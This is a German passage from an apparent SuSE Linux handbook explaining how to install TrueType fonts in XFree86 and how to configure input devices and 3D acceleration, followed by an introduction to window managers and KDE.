Diejenigen, die sich (zu)trauen, eigene Monitorbeschreibungen zu entwickeln, sollten mit der Dokumentation im Verzeichnis `/usr/X11/lib/X11/doc` vertraut sein. Besonders zu erwähnen ist **[FCR93]**, wo die Funktion der Hardware und das Erstellen von Modelines detailliert beschrieben wird. Eine deutsche Einführung in dieses Thema findet sich im XFree86-Kapitel in **[HHMK96]**.

Glücklicherweise ist mittlerweile das „händische“ Erstellen von Modelines oder Monitordefinitionen fast nie mehr nötig. Wenn Sie einen modernen Multisync-Monitor verwenden können die zulässigen Frequenzbereiche und optimalen Auflösungen in der Regel wie im **SaX2** Konfigurationsabschnitt erwähnt direkt via DDC vom X-Server aus dem Monitor gelesen werden. Sollte dies nicht möglich sein, können Sie auch einen der eingebauten VESA-Modi des X-Servers verwenden. Diese sollten auf praktisch allen Grafikkarten/Monitorkombinationen einwandfrei funktionieren.

### 8.6.1 Einbindung von zusätzlichen (True Type) Fonts

Zu einer normalen X11R6 X-Server-Installation gehört auch eine gute Anzahl Fonts. Diese finden Sie im Verzeichnis `/usr/X11R6/lib/X11/fonts` jeweils in logisch zusammengehörigen Gruppen in Unterverzeichnissen. Beachten Sie, dass nur Unterverzeichnisse vom X-Server beachtet werden, die

- im Abschnitt **Files** der Datei `/etc/X11/XF86Config` als **FontPath** eingetragen sind.
- eine gültige `fonts.dir` Datei besitzen.
- nicht zur Laufzeit des X-Servers mit Hilfe des Kommandos `xset -fp` abgemeldet wurden.
- bzw. zur Laufzeit des X-Server mit Hilfe des Kommandos `xset +fp` eingebunden wurden.

Seit der Version 4.0 versteht XFree86 nicht nur das eigene Format **Type1** (ein PostScript-Format) für skalierbare- und **pcf** für Bitmapzeichensätze sondern auch das **ttf** (engl. *true type font*) Dateiformat. Diese Unterstützung wird, wie in Abschnitt 8.2 auf Seite 262 beschrieben, natürlich über ladbare Module des X-Servers realisiert. Sie können also auch Verzeichnisse die True-Type-Fonts enthalten mit dem X-Server verwenden. Hierzu sind mittlerweile praktisch keine Vorarbeiten vonnöten.

Ein großer Vorteil der meisten True-Type-Fonts, neben der sehr guten Skalierbarkeit, liegt darin das diese Fonts praktisch immer wesentlich mehr als die normalen 255 Zeichen des in „iso-8859-1“ kodierten Zeichensatzes für Westeuropa enthalten. Mit diesen Zeichensätzen können Sie ohne weiteres auch Kyrillische, Griechisch oder osteuropäische Sprachen darstellen, mit spezieller Software auch asiatische Sprachen.

In dieser Beschreibung soll im Wesentlichen auf die Verwendung der Zeichensätze als 8-Bit-Zeichensätze eingegangen werden. Falls Sie Zeichen asiatischer Sprachen (Japanisch, Chinesisch usw.) eingeben möchten, können Sie spezielle Editoren verwenden, die Ihnen unter SuSE Linux auch zur Verfügung stehen.

Ein 8 Bit Zeichensatz umfasst 255 Zeichen und besteht im Wesentlichen darin den US ASCII-Zeichensatz der nur die ersten 128 von 255 möglichen Zeichen definiert um weitere Zeichen zu erweitern. Ein Textzeichen belegt im Computerspeicher also 8 Bit. Da 127 Zeichen bei weitem nicht ausreichen, um die Sonderzeichen beispielsweise aller europäischen Sprachen aufzunehmen, werden die verschiedenen Sprachen in Gruppen zusammengefasst und diese Gruppe wird dann mit einer Kurzbezeichnung bezeichnet. Der dazugehörige Zeichensatz wird nach der dazugehörigen Norm als „iso-8859-x“ Zeichensatz bezeichnet, wobei das x eine Ziffer aus dem Raum zwischen 1 und 15 ist. Die genaue Anordnung der Zeichen im Zeichensatz **iso-8859-1** können Sie Manual-Page von **iso-8859-1** (**man iso-8859-1**) entnehmen.

Die bekannteren Kodierungen sind in Tabelle 8.5 auf der nächsten Seite aufgeführt, weitere können Sie der oben genannten Manual-Page entnehmen.

Zeichensatz	Unterstützte Regionen, enthält Sonderzeichen
iso-8859-1	Westeuropäische Sprachen: Spanisch, Deutsch, Französisch, Schwedisch, Finnisch, Dänisch u. a.
iso-8859-2	Zentral- und Osteuropa: Tschechisch, Rumänisch, Polnisch, Deutsch u. a.
iso-8859-5	Kyrillische Zeichen für Russisch
iso-8859-7	Griechische Zeichen für Griechisch
iso-8859-15	Wie iso-8859-1, aber mit Zeichen für Türkisch und dem Eurozeichen.

Tabelle 8.5: wichtige Zeichensatzkodierungen

Der Benutzer muss dann — je nach verwendeter Sprache — die passende Kodierung auswählen. Insbesondere bei der Übertragung von Texten zwischen verschiedenen Rechnern muss die verwendete Kodierung mitübertragen werden. Der Vorteil des Verfahrens liegt auf der Hand: Um Unterstützung für die regionalen Sonderzeichen zu erhalten, brauchen Sie nur die richtige Kodierung zu wählen und sofort können (fast) alle Programme diese Sonderzeichen darstellen da fast alle Programme einen 8-Bit-Wert (ein Byte) zur Darstellung eines Textzeichens verwenden. Wird die falsche Kodierung gewählt, werden die Sonderzeichen allerdings falsch dargestellt. Bei den meisten X Applikationen und auch beim KDE Desktop können Sie die Kodierung des Zeichensatzes auswählen, meist zusammen mit der Konfiguration des zu verwendenden Zeichensatzes. In den X Applikationen wird die Kodierung meist mit **Encoding** bezeichnet.

Der Nachteil dieser Lösung ist, dass manche Sprachkombinationen unmöglich sind: Sie können z. B. ohne weiteres keinen deutschen Text mit Umlauten verfassen in dem Sie russische Ortsnamen in Kyrillisch erwähnen.

Dieses Dilemma kann erst durch einen anderen Ansatz, die Verwendung von Unicode gelöst werden. Unicode kodiert Zeichen — anders als ASCII — nicht mit einem sondern mit 2 oder noch mehr Bytes, wodurch wesentlich mehr Zeichen dargestellt werden können. Erst durch die Verwendung von Unicode können Sie auch asiatische Sprachen mit mehr als 127 Zeichen wie Chinesisch, Japanisch oder Koreanisch auf dem Rechner darstellen. Der Nachteil dieser Lösung ist, dass der Großteil der existierenden Software nicht auf den Umgang mit diesen Zeichen vorbereitet ist und Sie nur mit spezieller Software Texte mit Unicode Zeichen lesen oder selber schreiben können. Weitere Informationen zur Verwendung von Unicode Fonts unter Linux finden sie u. a. unter <http://www.unicode.org>. Es ist davon auszugehen, dass zukünftig mehr und mehr Programme Unicode Zeichen unterstützen werden. Unter SuSE Linux gibt es das Programm yudit, um Texte in Unicode einzugeben. Sie finden es im Paket Paket yudit, Serie xap bzw. nach der Installation über das SuSE Menü, unter **Geschäftliches/Office** und dort unter **Editoren**.

Nach diesen Vorbetrachtungen hier nun aber eine Schritt für Schritt Beschreibung der Installation von zusätzlichen Zeichensätzen, hier am Beispiel von True-Type-Fonts.

Machen Sie die Fonts ausfindig, die Sie in Ihrem X Window System installieren wollen. Falls Sie lizenzierte True-Type-Fonts auf Ihrem System haben, können Sie diese einfach nutzen. Mounten Sie Partition, die diese Fonts enthält, entweder wie in Kapitel 19.11 auf Seite 564 beschrieben oder über das entsprechende Icon auf dem Desktop.

Legen Sie — falls noch nicht vorhanden — ein Fontverzeichnis an und wechseln Sie hinein. SuSE Linux hat schon ein Verzeichnis mit dem Namen `/usr/X11R6/lib/X11/fonts/truetype` vorbereitet, hier können Sie die betreffenden Fonts hinkopieren.

```
erde:/root # cd /usr/X11R6/lib/X11/fonts/truetype
```

Legen Sie Links auf die ttf-Dateien und das Fontverzeichnis an. Beachten Sie, dass für True-Type-Fonts ein spezielles Programm namens `ttmkfdir`, Paket `ttmkfdir`, Serie `xap` zum Erzeugen der Datei `fonts.dir` benötigt wird. Traditionelle X-Fonts werden über das Kommando `mkfontdir` eingebunden. Setzen Sie statt `/pfad/zu/den/fonts` den entsprechenden Pfad ein, unter dem Ihnen diese Fonts zur Verfügung stehen.

```
erde:/usr/X11R6/lib/X11/fonts/truetype # ln -
s /pfad/zu/den/fonts/*.ttf .
erde:/usr/X11R6/lib/X11/fonts/truetype # ttmkfdir -
o fonts.dir
```

Wenn der X-Server schon läuft können Sie jetzt die Fonts dynamisch zur Verfügung stellen. Geben Sie hierzu ein:

```
tux@erde:/home/tux > xset +fp /usr/X11R6/lib/X11/fonts/truetype
```

### Tipp

Das `xset` Kommando greift über das X-Protokoll auf den X-Server zu. Es muss daher Zugriffsrechte auf den laufenden X-Server haben. Dies ist beispielsweise der Fall, wenn es sich bei `tux` um den Benutzer handelt der den X-Server gestartet hat. Mehr hierzu finden Sie in Manual-Page von `xauth` (`man xauth`).



Um die Fonts dauerhaft einzurichten, sollten Sie diesen Suchpfad in die `XF86Config` Datei übernehmen. Hierzu können Sie `SaX2` verwenden. Um die Zeichensatzpfad zu verändern müssen Sie den 'Komplexen' Konfigurationsmodus von `SaX2` anwählen. Fügen Sie das Verzeichnis im 'Pfaddialog' mit 'Add' zu den vorgegebenen Verzeichnissen hinzu.

Testen Sie ob die Fonts richtig eingerichtet wurden. Hierzu können Sie das Kommando `xlsfonts` verwenden. Wenn die Zeichensätze richtig installiert sind, so wird die Liste aller installierten Fonts inklusive der neu installierten True-Type-Fonts ausgegeben. Sie können auch das KDE Programm `kfontmanager` verwenden, das Ihnen die installierten Fonts direkt mit Beispielttext ausgibt.

```
tux@erde:/home/tux > xlsfonts
```

Diese so eingebundenen Fonts können Sie dann in allen X Applikationen verwenden.

### 8.6.2 Einrichtung der Eingabegeräte

Wollte man alle möglichen Einstellungen die Eingabegeräte betreffend beschreiben, so würde dies ein sehr umfangreiches Kapitel, einfach aufgrund der Tatsache, dass es sehr viele verschiedene Eingabegeräte in der Computerwelt gibt.

Der folgende Abschnitt möchte Ihnen ein paar Kochrezepte an die Hand geben, mit denen Sie das bzw. die Eingabegeräte konfigurieren können. Mit dem etwas abstrakten Begriff „Eingabegeräte“ sind hier übrigens Maus, Tastatur aber auch Touchtablets usw. gemeint. Suchen Sie im folgenden Text einfach nach der passenden Überschrift, um Näheres zum Thema zu erfahren.

Natürlich finden Sie ausführlichere Informationen auch in der Dokumentation zum X-Server, dort insbesondere in der Manual-Page von **XF86Config** (**man XF86Config**).

#### Maus

**Wheelmäuse** Falls Sie die Maus mit SaX2 eingerichtet haben, so können Sie die Grundfunktionalität schon nutzen. Evtl. haben Sie allerdings eine Maus mit einem Rad (eine so genannte „Wheelmouse“) und möchten dieses Rad in X-Applikationen z. B. zum Scrollen verwenden. Wenn Sie Radmaus mit SaX2 wie in Abschnitt 8.3.1 auf Seite 267 beschrieben mit der erweiterten Einstellung im Maus-Menü von SaX2 ‘wheel Maus’ eingerichtet haben, so werden Drehungen am Rad als Drücke auf die Taste 4 und 5 an die Applikationen weitergegeben. Leider sind nur wenige X-Applikationen darauf vorbereitet. Um das Rad in allen Programmen verwenden zu können, müssen Sie eigentlich nur noch im laufenden X-Server das Programm Paket **imwheel**, Serie **ap** starten.

Dies können Sie in der Datei `~/.xinitrc` erledigen. Den Programmaufruf können Sie z. B. direkt unter die Kommentarzeile `finally start the window manager` einfügen. Dieses kleine Hilfsprogramm konvertiert diese „Mausklicks“ die durch Drehung am Rad erzeugt werden in konfigurierbare Tastendrücke. Diese sind auf **Bild ↑** und **Bild ↓** vorkonfiguriert, das Programm kann aber über die Datei `/etc/imwheelrc` konfiguriert werden. Damit können Sie jedes X-Programm das auch über die Tastatur bedient werden kann mit Ihrer Radmaus bedienen. Sie können die Konfigurationsdatei auch nach `~/.imwheelrc` kopieren und dort als normaler, nicht „root“-Benutzer Veränderungen vornehmen.

**Maus als Linkshänder benutzen** Um die linke und rechte Maustaste zu vertauschen, können Sie folgendes Kommando eingeben:

```
tux@erde:/home/tux > xmodmap -e "pointer = 3 2 1"
```

Dieses Kommando können Sie auch in die Datei `~/.xinitrc` aufnehmen.

**Zwei Mäuse bzw. ein Touchtablett** Falls Sie eine zweite Maus bzw. ein Touchtablett einbinden möchten ist das kein größerer Umstand. Hier ist es wieder ratsam, SaX2 zu verwenden. Wechseln Sie wieder in den ‘Komplexen’ Konfigurationsmodus und fügen Sie im Menü ‘Maus’ mittels dem ‘Neu’ Knopf

eine weiteres Maussymbol hinzu. Diese zweite Maus wird dann nicht automatisch konfiguriert, vielmehr können Sie hier die Daten manuell einstellen. Wählen Sie unter 'Treiber' den passenden Treiber, **mouse** wenn es sich um eine weitere Maus, bzw. einen der vorgegeben Treiber für Touchtablets aus. Verfahren Sie unter 'Protokoll' und 'Anschluss' sinngemäß. Nur falls Sie den Treiber **mouse** verwenden, ist die Einstellung 'Protokoll' sinnvoll. Ansonsten nehmen Sie die Auswahl des Tablettyps u. Ä. Einstellungen im 'Erweitert' Dialog vor. Im Falle eines Touchtablett-Treibers stellen Sie unter bitte **None** unter 'Protokoll' ein.

Unter 'Erweitert' können Sie dann unter 'Miscellaneous' weitere Zusatzoptionen wählen. Insbesondere die Option **Send Core Events** ist hier erwähnenswert, wenn Sie diese Option aktivieren, können Sie die Eingabegeräte parallel benutzen. Ansonsten können Sie mit dem Kommando **xsetpointer** zwischen den beiden Eingabegeräten hin- und herschalten. Verwenden Sie den Aufruf

```
tux@erde:/home/tux > xsetpointer -l
```

um die möglichen Eingabegeräte aufgelistet zu bekommen.

### Tastatur

Zum Thema „Tastatur“ gibt es naturgemäß nicht soviel zu schreiben wie zu den anderen Eingabegeräten. Normalerweise brauchen Sie hier nichts speziell zu konfigurieren.

Folgende Programme und Dateien können aber in einigen Fällen ganz nützlich sein: Um die Tastaturbelegung im Betrieb probeweise zu Verändern oder zu Testen steht Ihnen das Programm **xkeycaps**, Paket **xkeycaps**, Serie **xap** zur Verfügung. In der Datei `~/ .Xmodmap` können Sie dann einzelne geänderte Zeichen auch dauerhaft verändern. Beachten Sie zum Format dieser Datei die Manual-Page von **xmodmap** (**man xmodmap**).

Unter KDE steht Ihnen das Programm **kikbd** („Internationale Tastaturbelegung“) im 'System' Menü von KDE zur Verfügung. Damit können Sie recht komfortabel zwischen verschiedenen Tastaturbelegungen hin- und herschalten. Sehr geschickt ist dieses Programm, wenn Sie beispielsweise eine englische Tastatur zum Programmieren (hier sind die Klammern { und } bzw. [ und ] viel geschickter zu erreichen) und eine deutsche Tastatur zum Schreiben von Texten verwenden wollen.

Falls Sie die „Internationale Tastaturbelegung“ zum Schreiben von fremdsprachigen Texten verwenden wollen, beachten Sie bitte, dass X-Applikationen oft nur die Tastaturzeichen annehmen, die zum Zeichensatz der eingestellten „locale“ (frei übersetzt: Länderanpassung) gehören. Andere Zeichen werden ignoriert - stellen Sie daher bitte entsprechend auch die „locale“ passend ein. Dies geschieht indem Sie *vor dem Start des Programms* die Umgebungsvariable **LANG** auf die gewünschte Landes Anpassung einstellen. Die möglichen Einstellungen erfahren Sie in Manual-Page von **locale** (**man locale**).

### 8.6.3 3D-Beschleunigung

Mittlerweile ist es mit XFree86 bei einigen Grafikkarten schon möglich, 3D-Beschleunigung zu nutzen. Beachten Sie aber bitte, dass es sich einige 3D-Treiber noch im Beta-Stadium befinden!

Leider kann die mit XFree86 4.0 neu eingeführte „DRI“ (engl. *Direct rendering infrastructure*) erst mit den „Hackerkernelversionen“ 2.3 genutzt werden. Diese **DRI** sorgt dafür, dass der X-Server mit Kernelunterstützung auf die 3D-Beschleunigungsfunktionen der Grafikkarte direkt zugreifen kann.

XFree86 3.3.x verwendet kein spezielles Kernelmodul für die 3D-Unterstützung. Hier gibt es ein Servermodul names **glx.so** das im Abschnitt **Modules** der Datei `/etc/XF86Config` konfiguriert wird. Falls Sie 3D-Unterstützung nicht schon während der Installation mit YaST2 aktiviert haben, so installieren Sie bitte das zu Ihrer Grafikkarte passende 3D-Modul mittels YaST nach. Sie finden das Modul in der Serie **x3d**.

Dieses Modul stellt die Unterstützung für die 3D-Hardwarebeschleunigung bereit. Fügen Sie in der Datei `/etc/XF86Config` – falls noch nicht bei der Installation eingerichtet – die Zeile **Load "glx.so"** in die **section "Modules"** ein. Dieses Modul sorgt dafür der X-Server die 3D-Befehle verstehen und richtig interpretieren kann. Bei XFree86 4.0 wird ähnlich verfahren, nur müssen Sie hier die Endung **.so** weglassen, da diese Endung von X-Server selbstständig hinzugefügt wird.

Die 3D-Befehle werden dann durch die OpenGL kompatible MESA Grafikbibliothek verwendet. Diese Bibliothek ist jeweils – immer zur jeweiligen Grafikkarte passend – im gleichen Paket enthalten wie das **glx**-Modul für den X-Server und greift dann direkt auf diese 3D-Erweiterung des X-Servers zu. Diese Bibliothek muss also nicht nochmals separat installiert werden. Die 3D-Unterstützung besteht also genau genommen aus 2 Teilen: Einer „shared library“, die im System installiert und von den Applikationen eingebunden wird und einer modularen Erweiterung des X-Servers.

Installierte 3D-Applikationen können dann die Beschleunigungsfunktionen direkt verwenden. Sie finden einige Demoprogramme beispielsweise im Paket **glutdemo**, Serie **x3d**. Probieren Sie nach der Installation der 3D-Beschleunigung beispielsweise folgendes Kommando in einem xterm aus

```
tux@erde:/home/tux > /usr/lib/glutdemo/demos/atlantis/atlantis
```



## 9 Der Windowmanager – Ihr Fenster zum Rechner

Wenn erst einmal der X-Server konfiguriert ist, will man auch in den Genuss eines bunten Desktops mit Fenstern, Menüs und vielen anderen Dingen kommen, die ein „ordentlicher Desktop“ haben muss. – In diesem Kapitel zu den Windowmanagern geht es um folgende Themen:

- Der Windowmanager – seine Aufgaben
- KDE – das K Desktop Environment
- Fvwm2 – ein klassischer Windowmanager unter Linux
- SuSEwm – der elegante Weg zur eigenen Konfigurationsdatei
- Die Praxis – verschiedene Einstellungen festlegen

Auch wenn es Sie gleich zur Praxis drängt: Das grundsätzliche Verständnis sollten Sie haben. Also zuerst etwas Theorie!

### 9.1 Theorie zur grafischen Benutzeroberfläche

#### 9.1.1 Aufbau des X Window System

Anders als in monolithischen *graphischen Benutzeroberflächen*, wie z. B. bei Windows, werden die verschiedenen funktionalen Schichten unter Linux genau voneinander getrennt. Dadurch erscheint die Handhabung zwar auf den ersten Blick komplex, aber sie ist letztlich sehr flexibel; das System genügt somit hohen Anforderungen.

Die erste Schicht über der Hardware ist das Betriebssystem, das die Basisaufgaben, beispielsweise das Speichermanagement, übernimmt.

Darüber liegt der *X-Server* (X Window System). Der „X-Server“ entspricht zum einen dem „Grafiktreiber“ (um einen in anderen Systemen gängigen Begriff zu gebrauchen), zum anderen stellt er ein netzwerkweites Abstraktionslayer zur Verfügung. So kann man die Dienste eines X-Servers über ein ganzes Netzwerk (auch das Internet) verteilt in Anspruch nehmen kann. Dieses sind also die Aufgaben des X-Servers:

- Ansprache der Grafikkarte,
- Zeichnen von Punkten, Linien, Rechtecken und Texten sowie

- Verteilung des Ganzen über ein Netzwerk oder über den lokalen Rechner bzw. Zugriff darauf.

Auch wenn wohl die meisten Benutzer die Dienste des X-Servers nur auf dem Arbeitsplatzrechner, also lokal, in Anspruch nehmen, so ist die integrierte und für den Benutzer transparente Netzwerkfähigkeit dennoch von Vorteil. Damit gibt es eine einheitliche Schnittstelle, ohne dass dabei die grafische Gestaltung des Desktops eingeschränkt wird. Nur deswegen ist es möglich, verschiedene grafische Oberflächen zu entwickeln und trotzdem jedes Programm auf jedem Desktop darstellbar sein zu lassen.

Im Netzwerkbetrieb ist es außerdem möglich, auf dem Rechner im Büro eine Anwendung laufen zu lassen, deren *Bildschirm Ausgaben* auf dem heimischen PC dargestellt werden. Hierbei spielt es keine Rolle, ob nur einzelne Anwendungen oder der gesamte Desktop auf dem entfernten Rechner laufen. Auch spielt die Hardware-Architektur und das Betriebssystem – sofern es X11 unterstützt – keine Rolle mehr. Man muss z. B. nicht mehr unbedingt im gleichen Zimmer wie die lärmende, leistungsstarke Workstation sitzen, sondern kann an einem anderen, weniger starken Rechner im gemütlichen Büro arbeiten, wobei die jeweilige Anwendung selbst auf der Workstation ausgeführt wird. Da Linux ein Multiusersystem ist, können auch mehrere Nutzer gleichzeitig über X-Terminals auf einem Rechner arbeiten; ein X-Terminal ist ein kleiner Rechner ohne Festplatte, der über das Netzwerk bootet.

Damit aus Rechtecken, die die Grundelemente für die uns schon bekannten verschiedenen Fenster und Bedienelemente zur Verfügung stellen, auch tatsächlich z. B. frei verschiebbare Fenster oder Menüs werden, bedarf es der Dienste eines Windowmanagers.

Fenster sind deswegen sehr wichtig, weil man damit die verschiedenen Applikationen übersichtlich nebeneinander laufen lassen kann und Menüs zur bequemen Bedienung des Rechners möglich werden.

Der Windowmanager ist also eine zusätzliche Schicht zwischen dem X-Server, den Applikationsprogrammen und dem Benutzer, wie Abbildung 9.1 auf der nächsten Seite zeigt. Dass Entwickler von X-Anwendungen direkt auf X zugreifen können, sei hier nur der Vollständigkeit halber erwähnt.

Unter Linux gibt es mehrere Windowmanager, wobei zwischen den reinen Windowmanagern und den „Arbeitsplätzen“ bzw. den „Arbeitsumgebungen“ (engl. *Desktop Environments*) unterschieden werden sollte. Während sich die reinen Windowmanager darauf beschränken als Fenstermanager aufzutreten, gehört zu einem „Desktop Environment“ neben dem Windowmanager eine gewisse Anzahl von Anwendungen, die über ein einheitliches Aussehen und eine einheitliche Bedienung verfügen.

Mit SuSE Linux werden die folgenden Windowmanager mitgeliefert:

- Fvwm – lange Zeit *der* Windowmanager unter Linux
- Fvwm95 – Windows 95 nachempfunden
- AfterStep – mit Look and Feel von NeXTSTEP
- WindowMaker – ebenso, aber komplett neu implementiert






Abbildung 9.2: Keine Fenster-Dekoration – X11 ohne Windowmanager



Abbildung 9.3: Fenster-Dekoration des kwm des KDE

X-Server ohne einen gestarteten Windowmanager; es sind keine Rahmen vorhanden, an denen man Einfluss auf die Fenstergröße und Position nehmen kann. Nichts hindert Sie, die verschiedenen Windowmanager (parallel) zu installieren und auszuprobieren. Wenn Sie sich dann entschieden haben, können Sie den jeweiligen Windowmanager an Ihre Wünsche anpassen und sich eine eigene Arbeitsumgebung einrichten. Als Standardarbeitsumgebung wird *KDE* installiert.

### Tipp

Zum Schluss noch ein Tipp: Die meisten Infos in diesem Kapitel beziehen sich auf den Fvwm2 bzw. KDE. Wenn Sie noch unentschieden sind, dann nehmen Sie einen dieser beiden!



### 9.1.2 Was tut ein Windowmanager?

Nun eine kurze (und unvollständige) Auflistung, wie man durch Konfiguration eines Windowmanagers das Verhalten und Aussehen des Desktops einstellen kann:

- Aussehen der Fenster
  - Breite, Farbe und 3D-Effekt des Rahmens
  - Bedienelemente zum Verschieben oder Vergrößern des Fensters (die sog. Fensterdekoration), Titelzeile und Schriftarten
- Überlagern von Fenstern
  - Raising-Verhalten, z. B. AutoRaise (das automatische Hervortreten in den Vordergrund)
  - Anpinnen von Fenstern
- Fokussieren eines Fensters durch




Abbildung 9.4: Fenster-Dekoration des Fvwm




Abbildung 9.5: Fenster-Dekoration des WindowMaker

- Anklicken
- „Berühren“ mit dem Mauszeiger
- Popupmenüs
  - Aussehen der Menüs (Farbe, Schriftart)
  - Verhalten der Menüs und Untermenüs
- Bildschirmhintergrund
- Virtueller Desktop (mehrere Desktops/Screens)
- Verwaltung von Icons
- Verbindung von Sounds mit Ereignissen auf dem Desktop

Wenigste Windowmanager nur verfügen über ein grafisches, „intuitiv“ bedienbares Konfigurationsprogramm, mit dem man die genannten Funktionen einrichten und verwalten kann. Dies sind z. B. *KDE*, *GNOME*, *WindowMaker* und *Enlightenment*.

Die meisten Konfigurationen geschehen über eine oder mehrere Konfigurationsdateien. Dort kann man mit Hilfe mehr oder minder einfach verstehbarer Befehle diverse Parameter einstellen. Aus der Erfahrung gesprochen: Man gewöhnt sich sehr schnell an einen Windowmanager und den Weg seiner Konfigurierbarkeit. Außerdem konfiguriert man den „Lieblingswindowmanager“ meist nur einmal bei der Installation und arbeitet dann für längere Zeit mit denselben Einstellungen.

### 9.1.3 Starten der verschiedenen Windowmanager

Zum Aktivieren der verschiedenen Windowmanager gibt es in SuSE Linux mehrere Möglichkeiten, abhängig davon, wie Sie das X Window System starten.

### Starten mit `kdm`

Wenn Sie das X Window System über den KDM starten, können Sie jeweils beim Login-Dialog einen Windowmanager auswählen. Der `kdm` speichert für jeden Anwender die letzte Einstellung; Näheres dazu im Abschnitt 9.2 auf der nächsten Seite.

### Starten mit `xdm`

Wenn Sie statt des KDM den XDM benutzen, müssen Sie – wie unten beschrieben – in der Datei `~/ .bashrc` die Umgebungsvariable `WINDOWMANAGER` hinzufügen.

### Starten mit `startx`

Wenn Sie nach dem Booten kein X Window System automatisch starten lassen, können Sie mit `startx` per Parameter einen bestimmten Windowmanager von der Textkonsole aus starten, z. B. über den Aufruf:

```
tux@erde: > startx fvwm95
```

Damit startet der `Fvwm95`. Als Parameter wird hier immer der Dateiname des Windowmanagers verwendet. Dies funktioniert für die meisten der mitgelieferten Windowmanager. Den Aufruf kann man z. B. um die Einstellung der Farbtiefe erweitern. Das Kommando:

```
tux@erde: > startx afterstep -- -bpp 16
```

startet das X Window System in 16 Bit Farbtiefe (65536 Farben) mit `AfterStep` als Windowmanager; aber wahrscheinlich haben Sie diese Farbtiefe sowieso bereits als Standard während der Installation eingestellt; vgl. Abschnitt 2.1.14 auf Seite 28 sowie Manual-Page von `startx` (`man startx`).

### Die Variable `WINDOWMANAGER`

Hat man sich einmal für einen Windowmanager entschieden, kann man in die Datei `~/ .bashrc` im `HOME`-Verzeichnis folgende Zeile eintragen bzw. eine bestehende Zeile abändern:

```
export WINDOWMANAGER=fvwm95
```

und den `Fvwm95` zur Voreinstellung machen. Auch hier muss der Name des ausführbaren Windowmanager-Programms angegeben werden; immer dann auch einschließlich des Pfades zu dieser Datei, wenn das entsprechende Verzeichnis nicht in der Umgebungsvariablen `PATH` enthalten sein sollte.

Sie können diesen Eintrag mit `YaST` auch für `/etc/profile` angeben, wenn Sie die Windowmanager-Einstellung systemweit für alle Benutzer festlegen wollen; zum Vorgehen vgl. Abschnitt 3.6.6 auf Seite 122. Beachten Sie aber, dass jeder Benutzer diese Einstellung in der eigenen `~/ .bashrc` überschreiben kann.

### Wechseln des Fenstermanagers während der Arbeit

Wenn Sie SuSEwm verwenden, ist es bei einigen Windowmanager (insbesondere bei denen der Fvwm-Familie) möglich, den Windowmanager während der Laufzeit zu wechseln. Bereits geöffnete Fenster (und damit die darin laufenden Prozesse) werden nicht abgebrochen. Bei einigen Windowmanagern wie Ctwm, kwm (KDE) oder CDE ist dieses Feature von den Programmierern nicht implementiert worden. Um trotzdem zwischen beliebigen Windowmanagern wechseln zu können, existiert der SuSE DyDe (engl. *SuSE dynamic desktop*). Wenn Sie SuSE DyDe verwenden wollen, müssen Sie suse als Windowmanager definieren bzw. im KDM als solchen auswählen.

## 9.2 KDE – das K Desktop Environment

Mit KDE steht für Linux eine Benutzeroberfläche zur Verfügung, die einfach zu konfigurieren ist und ein einheitliches Look & Feel für möglichst viele Applikationen bietet. KDE steht für „**K** Desktop Environment“ und ist die Unternehmung einer seit Entstehung des Projekts im Herbst 1996 stetig wachsenden Software-Entwickler-Gruppe.


KDE bietet neben einem eigenen Windowmanager (kwm) v. a. als zentrales Kernstück einen Filemanager-WEB-Browser (kfm), ein systemweites Hilfesystem (kdehelp) mit Unterstützung von HTML-Dokumenten, Manual-Pages und GNU-Info-Seiten. Auch eine Vielzahl mehr oder minder umfangreicher Anwendungen, die man zum täglichen Arbeiten am Rechner braucht (z. B. Mailer, Newsreader, Spiele, Systeminfo-Tools etc.), sind verfügbar.

KDE ist vollständig [URL](#) und [MIME](#)-basiert. Das heißt, dass alle Pfadangaben und Verweise auf Dateien in einem einheitlichen Format unter Angabe der Übertragungsprotokolls weitergereicht und verarbeitet werden (z. B. als Verweis auf eine HTML-Seite, auf eine Datei im lokalen Dateisystem, eine Hilfeseite oder einen FTP-Server). Außerdem wird über „Mimetypes“ definiert, welche Programme welche Dateien lesen können. Dadurch ist es möglich, unabhängig von Art und Quelle der Daten diese per Mausklick anzusehen und gegebenenfalls weiter zu verarbeiten.

Weiterhin kann der Benutzer viele Dinge in KDE per Drag & Drop erledigen, z. B. das Kopieren einer Datei von einem FTP-Server ins lokale System.

Das KDE-Hilfesystem ist ein weiterer Pluspunkt. Die Autoren von KDE-Anwendungen sind gehalten, die jeweilige Programmdokumentation in HTML dem KDE-Hilfesystem mitzugeben. Neben den HTML-Seiten des KDE-Hilfesystems – das im Übrigen von dem meisten Programmen heraus kontextsensitiv über den ‘Hilfe’-Button aufgerufen werden kann – können auch UNIX-Manpages oder sogar GNU-Info-Seiten komfortabel als Hypertext-Dokumente durchstöbert („gebrowst“) werden.

Dass man unter KDE geschriebene Anwendungen und KDE selbst einheitlich, einfach und bequem per Menü konfigurieren und Icons als Verknüpfung auf dem KDE-Desktop ablegen kann, sind nur weitere interessante Features in einer langen Liste.



Achtung

KDE wird mit Hilfe des *Qt Widget Sets* entwickelt. Qt ist (ähnlich wie Motif) eine Art Bibliothek zum Gestalten von oberflächenorientierten Programmen unter dem X Window System. Beachten Sie bitte die von der GPL abweichenden Lizenzbestimmungen von Qt (`/usr/share/doc/packages/qt/LICENSE`).

9.2.1 Allgemeines

